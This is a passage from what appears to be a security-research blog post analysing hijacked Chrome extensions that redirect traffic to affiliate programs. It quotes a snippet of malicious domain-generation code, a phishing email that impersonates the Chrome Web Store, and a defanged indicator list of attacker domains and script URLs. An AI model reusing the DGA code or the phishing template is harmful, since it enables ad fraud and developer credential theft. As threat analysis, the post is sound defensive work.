


Figure 15: Another affiliate program receiving the hijacked traffic.

The popup alerts were also reported in May with the “Infinity New Tab” compromise. The involved code in that compromised extension [5] is almost identical, but the DGA was slightly different:

```
var day = date.getDate();
var month = date.getMonth() + 1;
var year = date.getFullYear();
var d = month + '/' + year;
var tds_url = 'http://' + md5(d) + '.pro/tds.php?subid=ce';
```

The same malicious activity was also reported in some fake EU Cookie-Consent alerts [6] (Figure 16). The server involved in those cases, browser-updates[.]info, is the same as the one used in the “Infinity New Tab” case and most likely is an old front for the same backend as redirect2[.]top and loading[.]website. While those details are outside the scope of this blog, it is worth noting that examining these activities allows us to trace them back to @BartBlaze’s post from July 2016 [7]:




Figure 16: One of the servers currently used by this group to publish a trapped cookie-consent JavaScript script

Figures 17-19 show that this activity is able to generate substantial traffic:

Public info about *browser-updates.info*: [update](#)

Overview: browser-updates.info has a global Alexa ranking of 2072330 and ranked 61657 in France. The website server is using IP address 104.28.31.75 and is hosted in San Francisco, California, United States. The Google page rank of this website is N/A/10.

Site Title: Propeller Ads – Display and Mobile Advertising Network

Description: Propeller Ads offers monetization opportunities to website owners and advertising agencies while providing advertisers access to millions of targeted users from around the globe.




Figure 17: Alexa report on browser-update[.info]




Figure 18: Similarweb report on searchtab[.win]

How popular is partner-net.men?

Alexa Traffic Ranks

How is this site ranked relative to other sites?



Global Rank ?

374,382 ▲ 412,000

Rank in France ?

52,894

Figure 19: Alexa report on partner-net[.]men

The Phishing

Our colleagues at Phishme have already examined the credential phishing that originally allowed the actors to compromise the extensions [3]; the Web Developer extension case was almost identical:

On [REDACTED], 2017 at [REDACTED], chrome-dev-support (support@chromedevelopment.freshdesk.com) wrote:

Dear Developer,

Your Google Chrome item, "[REDACTED]" with ID: [REDACTED] did not comply with our program policies and will be removed from the Google Chrome Web Store unless you fix the issue.

Please [log in to your developer dashboard](#) for more information.

Thank you for your cooperation,
Google Chrome Web Store team

Bit.ly link shortening [https://click.rdr12\[.\]top/click.php?authuser=extension_id&ext_id=extension_id&ext_name=Extension+Name](https://click.rdr12[.]top/click.php?authuser=extension_id&ext_id=extension_id&ext_name=Extension+Name)

Figure 20: Screenshot of the email used to harvest extension coder credentials

Conclusion

Threat actors continue to look for new ways to drive traffic to affiliate programs [13] and effectively surface malicious advertisements to users. In the cases described here, they are leveraging compromised Chrome extensions to hijack traffic and substitute advertisements on victims' browsers. Once they obtain developer credentials through emailed phishing campaigns, they can publish malicious versions of legitimate extensions. In addition to hijacking traffic and driving users to questionable affiliate programs, we have also observed them gathering and exfiltrating Cloudflare credentials, providing the actors with new means of potential future attacks.

Acknowledgements

We would like to thank Cloudflare for their immediate action upon notification of malicious activity using their hosting service.

We would also like to thank Chris Pederick (author of the Web Developer extension) for sharing data tied to the phishing and how he and the CopyFish author transparently handled the incidents.

References

- [1] <https://twitter.com/chrispederick/status/892768218162487300>
- [2] <http://chrispederick.com/blog/web-developer-for-chrome-compromised/>
- [3] <https://phishme.com/even-smart-ones-fall-phishing/>
- [4] <https://www.centbrowser.com/forum/printthread.php?tid=1394&page=2>
- [5] <https://pastebin.com/pHf7EHRG>

[6] <https://forum.joomla.org/viewtopic.php?t=956912>

[7] <https://bartblaze.blogspot.co.uk/2016/07/eu-cookie-law-and-fake-chrome-extensions.html>

[8] <http://infinitynewtab.com/notice.html>

[9] <https://a9t9.com/blog/chrome-extension-adware/>

[10] <https://pastebin.com/pHf7EHRG>

[11] <https://gist.github.com/FelixWolf/066fd5ca2672f15089e7712827140bd9>

[12] <https://www.facebook.com/socialfixer/posts/10155117415829342>

[13] <https://www.proofpoint.com/us/threat-insight/post/pyramid-schemes-go-high-tech-affiliate-spam-and-malware-affiliates>

Indicators of Compromise

IOCs
click.rdr11[.]top 31.186.103.146
chromedevelopment[.]site 31.186.103.147
login.chromeextensions[.]info 31.186.103.149
chromeextensions[.]info 31.186.103.149
wd8a2b7d68f1c7c7f34381dc1a198465b4[.]win 104.131.30.88
wd7bdb20e4d622f6569f3e8503138c859d[.]win 104.131.30.88
loading[.]website 162.255.119.12
searchtab[.]win 104.131.67.58
redirect2[.]top 104.131.67.58

browser-updates[.]info 198.54.117.212
browser-updates[.]info/firebase_subscribe.js
imagnetwist[.]info 174.138.62.139
https://wd7bdb20e4d622f6569f3e8503138c859d[.]win/ga.js
http://searchtab[.]win/ga.js
http://redirect2[.]top/ga.js
http://partner-net[.]men/code/pid/linkcheck.js?rev=133
https://f.partnerwork[.]men/code/code/index_4.php
https://f.partnerwork[.]men/code/code/mss_3.js
https://y.partnerwork[.]men/code/code/index_3.php
http://partner-net[.]men/code/pid/973820_BNX.js?rev=133
http://partner-net[.]men/code/?pid=973820&r=
login.chromedevelopment[.]site 31.186.103.147
y.partnerwork[.]men 185.147.15.35
f.partnerwork[.]men 185.147.15.37
f.partnerwork[.]men 185.147.15.37

partner-net[.]men 95.211.68.187
partner-net[.]men 95.211.68.186
b.partner-net[.]men
http://land.pckeeper[.]software/land/7.13.222/index.php? affid=mzb_251.563088.1501708560.18.mzb&utm_source=prfl&utm_medium=cps&utm_campaign=pck_prfl_cps_ww_713&utm_term=&utm_cont
http://land.pckeeper[.]software/land/7.13.222/index.php? affid=mzb_281.2294418.1495859377.18.mzb&utm_source=maxb&utm_medium=cps&utm_campaign=pck_maxb_cps_eu2_713&utm_term=&utrn
http://wlp.cleanmyipc[.]online/mxibt1/?x-context=496906380&utm_source=mxapcfx5&utm_campaign=mxapcfx5&pxl=MXA2240_MXA2193_RUNT
cookie-policy[.]org 45.55.128.61
cdn2[.]info 45.55.128.61
cdn8[.]info 45.55.128.61
cdn.cookiescript[.]info 52.222.226.223
cdn.front[.]to 162.243.105.107
UA-103045553-1
283599517713
ganalytics[.]win 104.131.30.88
92fffe0ba52da491a2b7576627f3693a[.]pro
7ce508e6099e31f68c2fd50c362f087d[.]pro

partner-print[.]men|185.147.15.39

extstat[.]com|185.147.15.39

Subscribe to the Proofpoint Blog
